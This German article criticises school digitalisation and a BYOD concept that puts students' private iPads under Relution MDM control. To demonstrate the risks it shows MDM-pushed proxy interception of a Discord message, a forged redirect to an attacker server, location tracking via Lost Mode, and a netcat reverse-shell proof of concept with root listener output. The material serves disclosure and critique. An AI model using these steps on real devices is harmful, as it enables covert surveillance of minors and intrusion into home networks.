Glaubt man nun, dass es in Sachen Digitalpakt schon mit den geschilderten Pleiten und Pannen aufhört, so zeigt sich dieses Desaster auch an den digitalen Vorzeigeprojekten einzelner Länder (gar nicht zu reden von TollCollect oder Ähnlichem): Das landesweite Closed-Source-Schulcloud-Projekt ELLA BW wird komplett in den Sand gesetzt und 6 Mio. Euro Investitionen *plus* geheimgehaltener Abfindung an den Auftragnehmer sind verloren. Aber das ist nicht nur in Baden-Württemberg Standard, sondern auch beim Bund und anderen Ländern, wo plötzlich Ministerien die IT-Entwicklung durchführen wollen oder wo funktionierende Open-Source-Lösungen wie Big Blue Button (BBB) und Moodle mehr oder weniger verhindert werden und stattdessen auf MS-Teams und Office365 gesetzt wird, wie noch zuletzt unter Frau Dr. Eisenmann als Bildungsministerin in Baden-Württemberg geschehen. Nun wurde zumindest MS-Teams vom Landesdatenschutzbeauftragten des Landes Baden-Württemberg an Schulen (mit Fristen zur Einreichung von Zeitplänen für Alternativen bis Sommer 2022) verboten und für BBB und Moodle gilt, dass der bisherige Betreiber BelWü diese auch so lange weiter betreibt, bis ein Ersatz durch eine EU-Ausschreibung gefunden ist. Ob dann allerdings die bisherige Funktionalität erhalten bleibt, darf in Frage gestellt werden (je nach Ausschreibungstext kann glatt auch die Videofunktionalität BBB wegfallen). [11]

Vielleicht werden bei einer Neuauflage des Digitalpaktes nicht dieselben Fehler gemacht. [12] Abgesehen davon sind üblicherweise nach spätestens 6 Jahren ein Großteil der angeschafften Geräte nicht mehr funktionsfähig oder nur noch eingeschränkt nutzbar, sodass über ein Nachfolgemodell des Digitalpaktes unbedingt nachgedacht werden muss, der die selben Fallstricke wie bisher in den entsprechenden Verwaltungsvorschriften am besten erst gar nicht enthält.

Was bleibt?

All dies bewirkt, dass sich die Schulträger meist für die aus ihrer Sicht einfachsten Lösungen entscheiden, die sie mit ihren somit eher unterbesetzten IT-Abteilungen und Tiefbauämtern (die sind für die Internetanschlüsse zuständig) gerade noch umgesetzt bekommen. Dies ist in vielen Fällen ein Mobile Device Management (MDM) mit der Nutzung von iPads. In Hannover baut die Stadt beispielsweise in die Klassenräume aller Schulen AppleTVs ein und schließt durch die vorgegebene Infrastruktur die Nutzung anderer Endgeräte quasi aus, so dass es für die Schulen nur mit Mühe mög-

lich ist, andere Geräte als iPads zu benutzen. [13] In Hannover hat zudem die Stadt für alle Lehrkräfte iPads eingekauft und in ihr bereits existierendes MDM eingebunden. Hierbei wurden die Lehrkräfte überhaupt nicht mit in den Entscheidungsprozess eingebunden und nach ihren Bedürfnissen gefragt, ob sie ein solches Gerät benötigen. Viele Lehrkräfte besitzen allerdings bereits ein leistungsfähigeres anderes Gerät, das sie privat finanziert haben. Zudem eignet sich ein iPad gar nicht beziehungsweise nur sehr eingeschränkt, um Unterricht vorzubereiten. So schlummern nun in vielen Regalen der Schulen oder bei den Lehrkräften zu Hause iPads herum, die viele der betroffnenen Lehrer*innen nicht nutzen, weil es für ihre Zwecke nicht passt oder sie bereits eigene Hardware haben. Der Presse kann der Schulträger dies jedoch gut verkaufen. Hinter den Kulissen wird jedoch deutlich, dass dies definitiv nicht nachhaltig gedacht wurde. Dass es nebenbei zu einem Lock-In-Effekt führen kann und welcher Weg sinnvoller wäre, haben wir bereits im April 2021 in unserem Artikel „Wie ein Lock-In an Schulen der Gesellschaft schadet“ [14] aufgezeigt.

Dass die Poltik weiter in eine Sackgasse läuft, zeigt sich beispielsweise am Wahlprogramm der SPD Niedersachsen für die Landtagswahlen 2022. [15] Es sollen für alle Schüler:innen ab der 3. Klasse Tablets geleast und regelmäßig ausgetauscht werden. Tablets, beispielsweise in Form von iPads, erscheinen auf den ersten Blick verführerisch. Es gibt viele Apps für den Bildungsbereich und bei Tablets bietet Apple zugegebenermaßen den längsten Support. Für schuleigene iPads mit spezifischen Anwendungszwecken ist dies sicherlich eine Lösung, die je nach Schulform durchdacht werden sollte. Wenn es aber um Endgeräte der Schüler:innen geht, die zu mündigen Bürger:innen in einer Demokratie erzogen werden sollen, passt dies nicht. Es mangelt an Reparierbarkeit, ein Reinschauen in die Geräte ist kaum möglich. Diese Art Geräte sind ohne weitere Hardware nicht wirklich oder nur sehr eingeschränkt programmierbar. Die Geräte und die Software sind zum großen Teil proprietär. Dies widerspricht den Prinzipien von Open Educational Resources und Nachhaltigkeit.

Open Education Resources (OER) bezeichnet freie Lern- und Lehrmaterialien mit offenen Lizenzen wie beispielsweise Creative Commons.

Zudem werden durch das geschlossene Ökosystem Anreize gesetzt, sich weitere Apple-Geräte zu kaufen. Werbung ist aber keine Aufgabe der Schule, sondern explizit verboten.

Es gibt dabei wahrlich Schulen, die sich sogar voll zu Apple bekennen und sich als „Apple distinguished School“ zertifizieren lassen. Auf der Webseite von Apple sind diese Schulen in einer gezippten pdf-Datei zu finden. [16] Dabei müssen alle Lehrer*innen und alle Schüler*innen als primäres Gerät ein iPad oder einen Mac nutzen und es müssen 75% der Lehrer*innen das Apple-Teacher-Zertifikat [17] absolviert haben. [18] Zumindest ist in die Anzahl der dort aufgeführten Schulen aus Deutschland gering. Jedoch ist anzunehmen, dass sich die meisten Schulleitungen sicher bewusst sind, dass sie als Schule zur Werbebotschafterin für Apple werden, wenn sie auf einer solchen Liste stehen und dies sicher nicht mit den Schulgesetzen in Einklang steht. Das gleiche Schema gibt es für Microsoft-Showcase-Schools und Microsoft Certified Educators. [19, 20, 21]

Ob diese Art der Produktplatzierung inklusive der kritisierten Lock-In-Effekte für staatliche Schulen in Deutschland zu befürworten ist, dürfen die geneigten Leser*innen an dieser Stelle selbst beurteilen.

Die Entscheidungsstrukturen und die Umsetzung der Konzepte haben sich also als intransparentes Chaos und labyrinth-artiges System oder komplette BlackBox entpuppt. Zumindest für die, die am Ende der Kette stehen und auf die digitale Ausstattung ihrer Schulen und der Schüler*innen und Lehrkräfte hoffen. Hingegen sind diejenigen, die diese Strukturen durchschaut haben und für ihre eigenen Zwecke (den Verkauf ihrer Produkte) schamlos ausnutzen, im Vorteil. Eine gute Idee kommt also oben hinein und am Ende kommt ein feines Überraschungspaket heraus. Was kann da schon schiefgehen?

Die Antwort ist simpel: *Alles!*

Digitaler Unterricht – chaosfrei?

Das Konzept „Digitaler Unterricht – chaosfrei" [22] eignet sich als hervorragendes Lehrbeispiel, wie man über das Ziel hinausschießen kann. Für den „chaosfreien" Digitalunterricht nutzen die Lehrer die Relution Teacher App. [23] Damit können die Lehrer*innen die Geräte der Schüler*innen für den Unterricht stark einschränken, weil diese andernfalls „Chaos" veranstalten könnten. Nebenbei übernimmt die Schule die Administration sämtlicher Geräte. Diese sind „elternfinanziert" oder bereits in der Familie vorhanden. Im Klartext: Es wird eine 1:1-Ausstattung der Schüler*innen mit privaten iPads forciert. Im Rahmen der Administration durch die Einrichtung wird der „Supervised Mode" aktiviert. Dieser Modus gewährt der verwaltenden Schule die absolute Kontrolle über das private Gerät der (minderjährigen) Schüler*innen. Jederzeit – uneingeschränkt!

Das ist übrigens der erste Aspekt, an dem die meisten Datenschützer*innen eine Gänsehaut verspüren. Die eigentliche Steuerung der Geräte soll nach dem Konzept für einen chaosfreien Digitalunterricht mit dem Mobile Device Management (MDM) Relution [25] erfolgen. Ein MDM steht für die zentralisierte Verwaltung von Mobilgeräten wie eben iPads durch eine Einrichtung und deren Administrator*innen. Das MDM hilft unter anderem bei der Inventarisierung und Überwachung der Geräte. Dazu lassen sich dort Richtlinien definieren, die genau festlegen, welche Einschränkungen auf einem Gerät aktiviert werden sollen. Diese Option nutzt zum Beispiel die Teacher App, um die Geräte der Schüler*innen für den Unterricht vorzubereiten. Dazu sendet eine Lehrkraft über die App eine Liste an Einschränkungen und eine Liste an Zielgeräten (seine Klasse) an das MDM. Dieses setzt die Anforderungen in eine Richtlinie um und aktiviert diese sodann auf den Geräten der Schüler*innen in der Klasse.

Fun Fact am Rande: Achtet der Lehrkörper nicht auf die Anwesenheit der Schüler*innen, schränkt er auch die Geräte der abwesenden Schüler*innen ein und so kann die Streaming-Session des*der kranken Schüler*in abrupt enden.

Der **Supervised Mode** erlaubt unter anderem diese Einschränkungen:

- Zugriff auf Anwendungen einschränken
- Webinhalte filtern
- Konfigurieren von Startbildschirm-Layouts
- App-Sperre (Einzel-App-Modus)
- Umgehung der Aktivierungssperre
- Stille App-Installationen
- Aktivieren des Verloren-Modus
- OS-Updates aus der Ferne übertragen
- Aktivieren zusätzlicher Einschränkungen [24]


Fun Fact 2: Um den Supervised Mode bei bereits vorhanden privaten iPads zu aktivieren, müssen alle Daten auf dem Gerät gelöscht werden und danach darf kein Backup eingespielt werden. Wer vermisst schon seine Fotos, wenn gleich alles auf einmal weg ist? [26]

Zwo, Eins, Risiko!

Der Datenschutz als solches begegnet dem IT-Nutzer heutzutage an vielen Stellen und in unterschiedlichster Form. Beispielsweise beim Surfen im Internet. Fast jede Webseite (mit privaten Daten) ist für den Anwender sichtbar mit einem Schloss im Browser gesichert und sendet die Daten nur verschlüsselt über das Internet. Private Daten sind ja auch besonders schützenswert und sollen vor fremden Augen verborgen bleiben. Das ist eine Selbstverständlichkeit, man nimmt es eigentlich gar nicht mehr bewusst wahr. Das Schloss ist im Browser – alles top. Dann kann man ja seine Geheimnisse guten Gefühls an META, Google oder Microsoft senden ;) Kein*e Schüler*in/Teenager würde doch wollen, dass die eigenen Eltern lesen könnten, was man da so alles über das Internet teilt. Oder noch schlimmer, die Lehrer*innen könnten lesen, was die Schüler*innen so schreiben. Moment mal, dieses neue Konzept mit den ~~überwachten~~ betreuten Geräten… wieder diese Gänsehaut.

Vollständiger Zugriff auf den Datenverkehr


Die Steuerung der im Supervised Modus befindlichen Geräte mit dem MDM Relution macht es erstaunlich einfach, den Datenverkehr der überwachten Geräte mitzulesen. Es reicht aus, mit einer Richtlinie einen globalen HTTP Proxy zu setzen.




Ein HTTP Proxy ist ein Programm, das die Anfragen aller iPads entgegennimmt und dann Antworten der Server aus dem Internet holt. Der Proxy kann dadurch tolle Dinge ermöglichen, zum Beispiel mehrfach angefragte Inhalte einfach aus seiner Erinnerung wieder anzeigen. Oder die Antworten auf Viren untersuchen und so die Geräte schützen. Auch kann er zweifelhafte Anfragen verwerfen und so den Jugendschutz wahren.

Jetzt ist da aber noch die Sache mit dem Datenschutz und den ganzen verschlüsselten Verbindungen mit dem Schloss im Browser. Die machen natürlich Ärger, wenn ein Proxy einfach in die Mitte der Kommunikation möchte. Stille Post ist etwas für den Kindergeburtstag, aber nicht für die sichere Kommunikation im

Internet! Damit der Proxy auch die üblichen sicheren Verbindungen problemlos verarbeiten kann, muss dem iPad mitgeteilt werden, dass es dem Proxy vertrauen kann. Das läuft in der IT-Welt mit Zertifikaten und vertrauenswürdigen Stammzertifikaten. Das iPad muss also dem Stammzertifikat des Proxy vertrauen und ab dann gibt es auch keine Warnungen mehr bei verschlüsselten Verbindungen. Das Ganze kann man sogar über das MDM ganz einfach auf alle Geräte ausrollen.



Oh, da ist sie wieder – die Gänsehaut.




Wenn man jetzt eine Richtlinie im MDM erstellt, die einen Proxy setzt und das Gerät zwingt dem Proxy zu vertrauen, dann darf der Proxy in die Mitte der Kommunikation? Und man kann tolle Dinge mit einem Proxy machen? Ist das einfach?

Ziemlich einfach: Die Richtlinie wird einfach den Geräten zugewiesen und aktiviert sich automatisch – ohne Zutun oder Information der Benutzer*innen. Der Proxy war aber doch zum Schutz da, oder? Jugendschutz, Virenschutz, richtig?

Angriffsproxy – Stille Post für Schnüffler

Der OWASP ZAP [27] ist ein Beispiel für einen Angriffsproxy. Dies ist ein Werkzeug für Sicherheitsforscher*innen und erlaubt die Auswertung und Manipulation der über diesen gesendeten Kommunikation. Dies erlaubt den Forschern*innen Sicherheitslücken in Web-Anwendungen zu finden oder Risiken in Schulkonzepten. Für das Mitlesen der Kommunikation auf den Geräten der Schüler*innen muss



also „nur“ ein Angriffsproxy gestartet werden und die Geräte der Schüler*innen müssen angewiesen werden, diesen heimlich zu nutzen.

Big Brother muss nun nichts weiter tun, als einfach den Dingen ihren Lauf zu lassen und zu warten, bis die Schüler*innen ihr tägliches Internetbedürfnis stillen. Der Proxy sieht alles: Zugangsdaten, Online-Bestellungen, Chats, Fotos, Posts. Dagegen sieht jede Telenovela alt aus!

```
POST https://discord.com/api/v9/channels/[...]/messages HTTP/1.1
Host: discord.com
x-debug-options: bugReporterEnabled
Accept: */*
Authorization: [...]
x-discord-locale: de
Accept-Language: de-DE
Content-Type: application/json
Content-Length: 137
User-Agent: Discord/34788 CFNetwork/1335.0.3 Darwin/21.6.0
x-super-properties: [...]
Connection: keep-alive
Cookie: [...]

{"content":"Ich muss dir was wichtiges sagen aber ich fühle mich hier irgendwie belauscht",
   ↪  "nonce":"[...]", "tts": false}
```

Datenmanipulation – Darf es ein wenig mehr sein?

Hin und wieder haben Datenschnüffler*innen den spontanen Drang aktiv zu werden. Passives Mitlesen verliert auf Dauer seinen Kick. Wie praktisch, dass ein Angriffsproxy die vollständige Manipulation der Kommunikation erlaubt. Als plakatives Beispiel dient hier die totale Fälschung einer Antwort auf eine Webseiten-Anfrage. Dabei fragt die*der Schüler*in exemplarisch die Schulhomepage an und wird einfach auf eine Webseite der*des Datenschnüfflers*in umgeleitet.

```
HTTP/1.1 301 Moved Permanently
Date: Sat, 21 May 2022 17:01:40 GMT
Content-Type: text/html; charset=iso-8859-1
Content-Length: 249
Connection: keep-alive
Server: Apache
Location: http://myAttackServer:3000/demos/basic.html
Cache-Control: max-age=3600
Expires: Sat. 21 May 2022 18:01:40 GMT
```

Dazu nutzt die*der Datenschnüffler*in in diesem Fall den „HTTP 301 Moved Permanently“-Status. Dieser teilt dem anfragenden Browser mit, dass die angefragte Webseite ab sofort an anderer Stelle zu finden ist – zufällig genau die Stelle wo die*der Datenschnüffler*in seine/ihre eigene Webseite betreibt. Diese Seite kann der Schulseite täuschend ähnlich sehen. Hat aber ein wenig mehr im Angebot. So könnte dort Schadcode eingebettet sein, der den

Browser des iPads unter seine Kontrolle bekommt. Damit kann das iPad zum Brückenkopf für die*den Datenschnüffler*in in das private Heimnetzwerk werden. Sie*er kann weiterführende Angriffe wie zum Beispiel Session Cookies oder Browser- und Betriebssystem-Informationen auslesen und gezielte Exploits für den verwendeten Browser zur Ausführung bringen und so Schritt für Schritt tiefer in die Privatsphäre und das Heimnetz vordringen.

Ui – jetzt machen sogar die Nackenhaare mit bei der Gänsehaut.


3, 2, 1 – Versteckt oder nicht, ich komme…

Grundsätzlich ist einer Lehrkraft daran gelegen, die Schüler*innen zu schützen. Doch leider kann es auch hier schwarze Schafe geben, wie folgende Schlagzeilen offenbaren:

- „Früherer Schuldirektor wegen schweren sexuellen Missbrauchs verurteilt“ [28]
- „Missbrauch durch Lehrer – Schulaufsicht beteuert: ‚Es wird nichts vertuscht‘“ [29]
- „Geschichten, die zählen – Portal für Opfer“ [30]

„Dunkelfeldforschungen aus den vergangenen Jahren haben ergeben, dass etwa jede/r siebte bis achte Erwachsene in Deutschland sexuelle Gewalt in Kindheit und Jugend erlitten hat. Sexueller Missbrauch wird am häufigsten zu Hause durch eigene Angehörige erlebt, jedoch berichten Kinder und Jugendliche auch von sexueller Gewalt in Institutionen, insbesondere in Schulen…“ [31] Ein Albtraum für Betroffene und Eltern.

Entsprechend kritisch sehen manche Eltern eine weitere Funktion, die sich aus dem Konzept „Digitaler Unterricht – chaosfrei“ ergibt: Die jederzeit mögliche Ortung der Kinder durch die administrierende Schule – technisch machbar ohne die Notwendigkeit einer Zustimmung durch die Eltern. Das MDM Relution macht die Ortung besonders leicht. Das zu ortende Gerät muss nur in den „Lost Mode“ versetzt werden. Anschließend die Aktion „Gerät orten“ ausführen und den „Lost Mode“ wieder deaktivieren.



In Kombination mit einem MDM spricht man vom „Managed Lost Mode“. Apple hat diesen Modus offiziell eingeführt um gestohlene oder verlorene Geräte orten, sperren und löschen zu können. Ein MDM bietet die entsprechenden Aktionen leicht durchführbar in seiner Oberfläche an. [32]

Falls das minderjährige Schulkind den schnellen Flip von Lost Mode und zurück nicht bemerkt, erscheint immerhin eine Warnmeldung auf dem Sperrbildschirm des iPads.

Der Standort wird anschließend bis auf wenige Meter genau gut sichtbar auf einer interaktiven Karte dargestellt.

Allerdings bleibt die Wirksamkeit unklar bei Teenager*innen, die schnell wieder ins Internet möchten und denen die Bedeutung dieser Meldung möglicherweise unklar ist. Es bleibt die Frage, wozu eine Schule jederzeit in die Lage versetzt werden sollte, die Geräte ihrer Schüler*innen orten zu können? Sollte wirklich ein iPad gestohlen werden, dann gibt es vermutlich kein bekanntes WLAN in der Nähe und es ist auch keine SIM-Karte integriert. Damit kann es nicht mit dem Internet kommunizieren und eine Aktivierung des Lost Mode inklusive Ortung ist unmöglich. Nutzt die*der Schüler*in das Gerät aber bei Freund*innen, im Café oder bei einem Hotspot, dann ist ~~Stalking~~ die Ortung problemlos möglich.


Jedenfalls bekommen die privaten IPADs der Schüler durch diese Situation eine neue Sicherheitsbewertung. Bei schulischen Geräten, die keine Verbindung zu anderen privaten Geräten wie Drucker besitzen, kann zur sicheren Nutzung die Zuweisung in ein Gäste-WLAN erfolgen. Bei privaten Geräten hingegen, die Daten im Netzwerk mit anderen privaten Geräten austauschen, ist eine solche Isolation nicht möglich ohne die private Nutzung einzuschränken. Dieser feine Unterschied hat für die Sicherheit der anderen Geräte im privaten Netzwerk potentiell negative Auswirkungen.

Wie und wie weit kann ein Angriff über das MDM reichen? Mit der Installation von Apps bis in die Unendlichkeit!

Das MDM ermöglicht es Apps per Richtlinie aus dem Apple App Store auf das Gerät zu installieren. In App Stores existieren durchaus riskante Apps. Eine solche App könnte eine unbemerkte „Hintertür“ enthalten und eine Fernsteuerung des Gerätes ermöglichen. Dies ist keine Hollywood-Fantasie, sondern Alltag bei Cyberangriffen.

Mit dem MDM Relution ist die Installation einer App aus dem App Store schnell erledigt. In einer Richtlinie zur App-Konformität kann man auswählen, welche Apps von wo instal-

liert werden sollen. Unter „erforderliche Apps“ wird dann die Ziel-App hinterlegt.



Damit wird die App auf dem Gerät ohne Nachfrage für alle Accounts installiert.

So lassen sich populäre Apps durch Versionen mit einer Backdoor ersetzen, damit der Anwender „nichts“ bemerkt und die App aus Gewohnheit startet. Dabei gehen zwar alle Daten und Einstellungen der App verloren, aber wer wird sich dann nicht einfach wieder anmelden und weiterarbeiten wie zuvor?

Ein Proof of Concept zeigt wie einfach ein solcher Angriff ausgeführt werden kann. Allerdings wird in diesem Rahmen auf eine voll automatisierte Backdoor verzichtet und es ist hier manuelle Zuarbeit notwendig. Dazu wird die App iSH Shell aus dem App Store auf dem Gerät installiert und gestartet. Nun reicht es aus manuell einen Befehl zum Verbindungsaufbau zu dem Angriffsserver einzugeben, um eine entferne Ausführung von Befehlen auf dem iPad zu ermöglichen.

```
i[...]:~# nc [...].net 50000 -e /bin/sh
```

Auf dem Steuerungsserver wird die erfolgreiche Verbindung des iOS-Endgerätes erkannt und eine interaktive Shell gestartet. Anschließend lassen sich über diese Verbindung weitere Befehle ausführen.

```
# nc -vlp 50000
listening on [any] 50000 ...
connect to [...] from [...] [...] 40638
# id
uid=0(root) gid=0(root) groups=0(root),0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),1
    ↪  1(floppy),20(dialout),26(tape),27(video)
```

Analog wäre es auf einem solchem Weg möglich Steuerbefehle an eine bösartige App zu senden, um die Kamera oder das Mikrofon zu aktivieren. Oder einfach das iPad als Brückenkopf für Angriffe auf Geräte im gleichen Netzwerk zu benutzen. Mit einem solchen Angriffspfad können sogar andere Geräte im gleichen Heimnetzwerk ins Visier genommen werden. Dieser Angriffsvektor „iPad des Kindes im eigenen WLAN“ bietet vermutlich genügende

Optionen, um auch über kurz oder lang Zugriff auf den Heimarbeitsplatz zu erhalten. Von dort ist es über das Firmen-VPN nur noch ein Katzensprung in das Netzwerk der Firma der Arbeitgeber der Eltern.

Diese Fragen können durchaus zu Kopfzerbrechen führen, aber immerhin besteht jetzt dank der ausgewachsenen Gänsehaut eine gewisse Ähnlichkeit zu einem Kugelfisch, das ist doch mal eine erfolgreiche digitale Transformation.

Verantwortliche drücken alle Augen zu

Das Konzept bietet also einige spannende Features, aber können auch nicht-sichtbare Aspekte in dem Konzept problematisch sein?

Aufgrund der Erfahrungen in den Pandemiezeiten wurden bereits datenschutzrechtliche Leitfäden und Vorgaben durch den Landesbeauftragten für Datenschutz und Informationsfreiheit (LDI) NRW publiziert.

Betrachtet man die Vorgaben zur Verwendung schulischer Geräte im Unterricht, kann man erahnen, was fehlen könnte:

> *Für die Verwendung schulischer Geräte durch Schülerinnen und Schüler und den Einsatz von z. B. Lernprogrammen und Arbeitsplattformen gilt § 120 Abs. 5 in Verbindung mit § 8 Abs. 2 SchulG. Danach entscheidet die Schule über den Einsatz, im Rahmen der innerschulischen Mitwirkung ist die Schulkonferenz zu beteiligen (§ 65 Absatz 2 Nr. 6 SchulG). Die Zulässigkeit der Datenverarbeitung- und speicherung ist umfassend mit Gesetz, Verordnungen und Erlassen geregelt; die Schulleitung steht in der Verantwortung für die Beachtung der Datenschutzbestimmungen. Die Auswahl, Beschaffung und Bereitstellung von schulischen Geräten erfolgt durch den Schulträger (§ 79 SchulG). [33]*

Zu keinem Zeitpunkt wird in dem Konzept transparent, welche gesetzlichen Vorgaben eingehalten werden. Zudem gibt es eine Abweichung zu den Anforderungen, da in diesem Fall die Geräte elternfinanziert und privat beschafft werden. Allerdings erfolgt die Auswahl durch die Schule, es gibt keine freie Wahl für die Eltern und Schüler*innen. Ebenso übernimmt die Schule die Bereitstellung – auch hier ist keine freie Wahl für die Schüler*innen vorgesehen. Zudem ist die Geräteauswahl der Schule nicht exakt und lässt Abweichungen in den Ausstattungen und Merkmalen der iPads zu. Dies könnte zu sozialen Spannungen führen. Besonders wenn Eltern entscheiden, kein iPad für ihr Kind zu beschaffen.

Haftungsfragen im Rahmen der schulischen Administration sind gänzlich ungeklärt. Ebenso in Bezug auf die elternfinanzierte Anschaffung. Wer haftet für den finanziellen Aufwand der Eltern, falls möglicherweise eine Landesdatenschutzbehörde den im Konzept vorgesehen Einsatz aufgrund von Rechts- und Datenschutzverstößen stoppt?

Schulleiter*innen sind in der Verantwortung auf Einhaltung der bestehenden gesetzlichen Vorgaben zu achten. Der LDI NRW nennt hier auch klar die entsprechenden Regelungen. Vor diesem Hintergrund kann auch die Installation eines MDM auf privaten Geräten nur auf der Basis von wirksamen Einwilligungen erfolgen. Damit eine Einwilligung wirksam ist, müssen bestimmte Voraussetzungen erfüllt sein. [34, 35, 36, 37] Besonders wichtig ist die Freiwilligkeit der Entscheidung für oder gegen die Erteilung der Einwilligung. Insofern dürfte es vorliegend entscheidend darauf ankommen, ob die Schüler*innen beziehungsweise ihre Eltern eine echte Wahl haben, ob sie ein privates

oder ein schulisches Gerät einsetzen, auf dem das MDM installiert werden soll.

Verantwortliche Stellen sehen allerdings trotz der bekannten Risiken keinen Handlungsbedarf. Die Schulleiter versichern, man habe die Punkte der Risikobetrachtung überprüft. Es lägen keine Gründe vor, um den Start des neuen Konzepts zu stoppen. Nicole Ludwig sagt, dass ein*e Lehrer*in als Administrator*in schon erhebliche kriminelle Energie aufwenden müsste, um das System zu missbrauchen. Dies würde erhebliche dienstrechtliche Konsequenzen nach sich ziehen. [38]

Ob „erhebliche dienstrechtliche Konsequenzen“ wirklich abschrecken, darf mit einem Blick in die Kriminalstatistik allerdings durchaus bezweifelt werden. Im Zweifel obliegt es der betroffenen Person ihr Recht einzufordern. Hilfreich können da die für Schulen zuständigen Datenschutzbeauftragten des Bundeslandes sein.

Sinnvoller wäre es angesichts des obigen exemplarischen Beispiels sicherlich, gewisse Grundpfeiler bei der Konzeption zu beachten und auf Basis dieser Leitplanken die Digitalisierung voranzutreiben. Wie dies aussehen kann wird nachfolgend beschrieben.

Schulische Geräteausstattung statt BYOD

Aus all diesen Gründen sollte das Konzept BYOD vermieden werden. Stattdessen sollten die Schüler*innen mit schulischen Geräten ausgestattet werden, die zentral von der Schule verwaltet und nicht für private Zwecke genutzt werden. Einzelne Landesbeauftragte für den Datenschutz raten schon allein aus Datenschutzgründen von BYOD ab, weil der Datenschutz bei BYOD nicht von der Schule zu gewährleisten ist. Dasselbe gilt im Übrigen für die dienstlich genutzten digitalen Endgeräte der Lehrkräfte: Auch hier sollten keine privaten Geräte dienstlich verwendet werden, sondern vom Dienstherrn zur Verfügung gestellte, gewartete und administrierte Dienstgeräte.

Werteorientierung

Am Beispiel BYOD hat sich schon gezeigt, wie wichtig der Wert des Datenschutzes im Schulbereich ist. Im Bildungsbereich sollten bei der Digitalisierung generell nicht technische, organisatorische oder finanzielle Fragen im Vordergrund stehen, sondern Werte wie Datenschutz, digitale Souveränität und eine Medien- und Verbraucherbildung, die an der Erziehung zur*zum mündigen Bürger*in orientiert ist. Denn die Schule ist für die ihr schutzbefohlenen, zumeist minderjährigen Schüler*innen fürsorgepflichtig und hat darüber hinaus einen wertegebundenen Bildungs- und Erziehungsauftrag. Um welche Werte muss es dabei gehen?

Datenschutz

Der Datenschutz ist schon zur Sprache gekommen, und er spielt in der Schule natürlich auch eine ganz besonders wichtige Rolle, weil in der Schule extrem sensible personenbezogene Daten von Schüler*innen, aber auch von Lehrkräften, verarbeitet werden. Dabei kann es um Lern- und Leistungsdaten gehen, aber auch um Daten zum Verhalten (gegebenenfalls zu schulischen Sanktionen), um Krankeit, Noten und so weiter. Schüler*innen können im Rahmen des Unterrichts Texte verfassen, die Aufschluss über ihre politischen oder religiösen Überzeugungen oder ihre sexuelle Orientierung geben. Sollten Methoden des „Learning Analytics“ verwendet werden, könnten aus den Lerndaten der Schüler*innen gar umfangreiche Persönlichkeitsprofile erstellt werden.

Außerdem ist die Schule in einer besonderen Verantwortung, weil die Schüler*innen bei der Nutzung von schulischen digitalen Endgeräten und schulischen digitalen Anwendungen, Netzwerken oder Plattformen keine Wahl haben, sondern der Nutzung zustimmen müssen, wenn sie ohne Benachteiligung am Unterrichtsgeschehen teilhaben wollen.

Digitale Souveränität

Laut Grundgesetz und Landesverfassungen steht das Bildungswesen unter der Aufsicht des Staates. Das ist kein Zufall, denn der Staat hat die Aufgabe der „Daseinsfürsorge“ für die Bürger*innen. Diese Aufgabe kann er nur erfüllen, wenn er souverän über die systemrelevante Infrastruktur verfügt, also diese selbst aufbaut und betreibt.

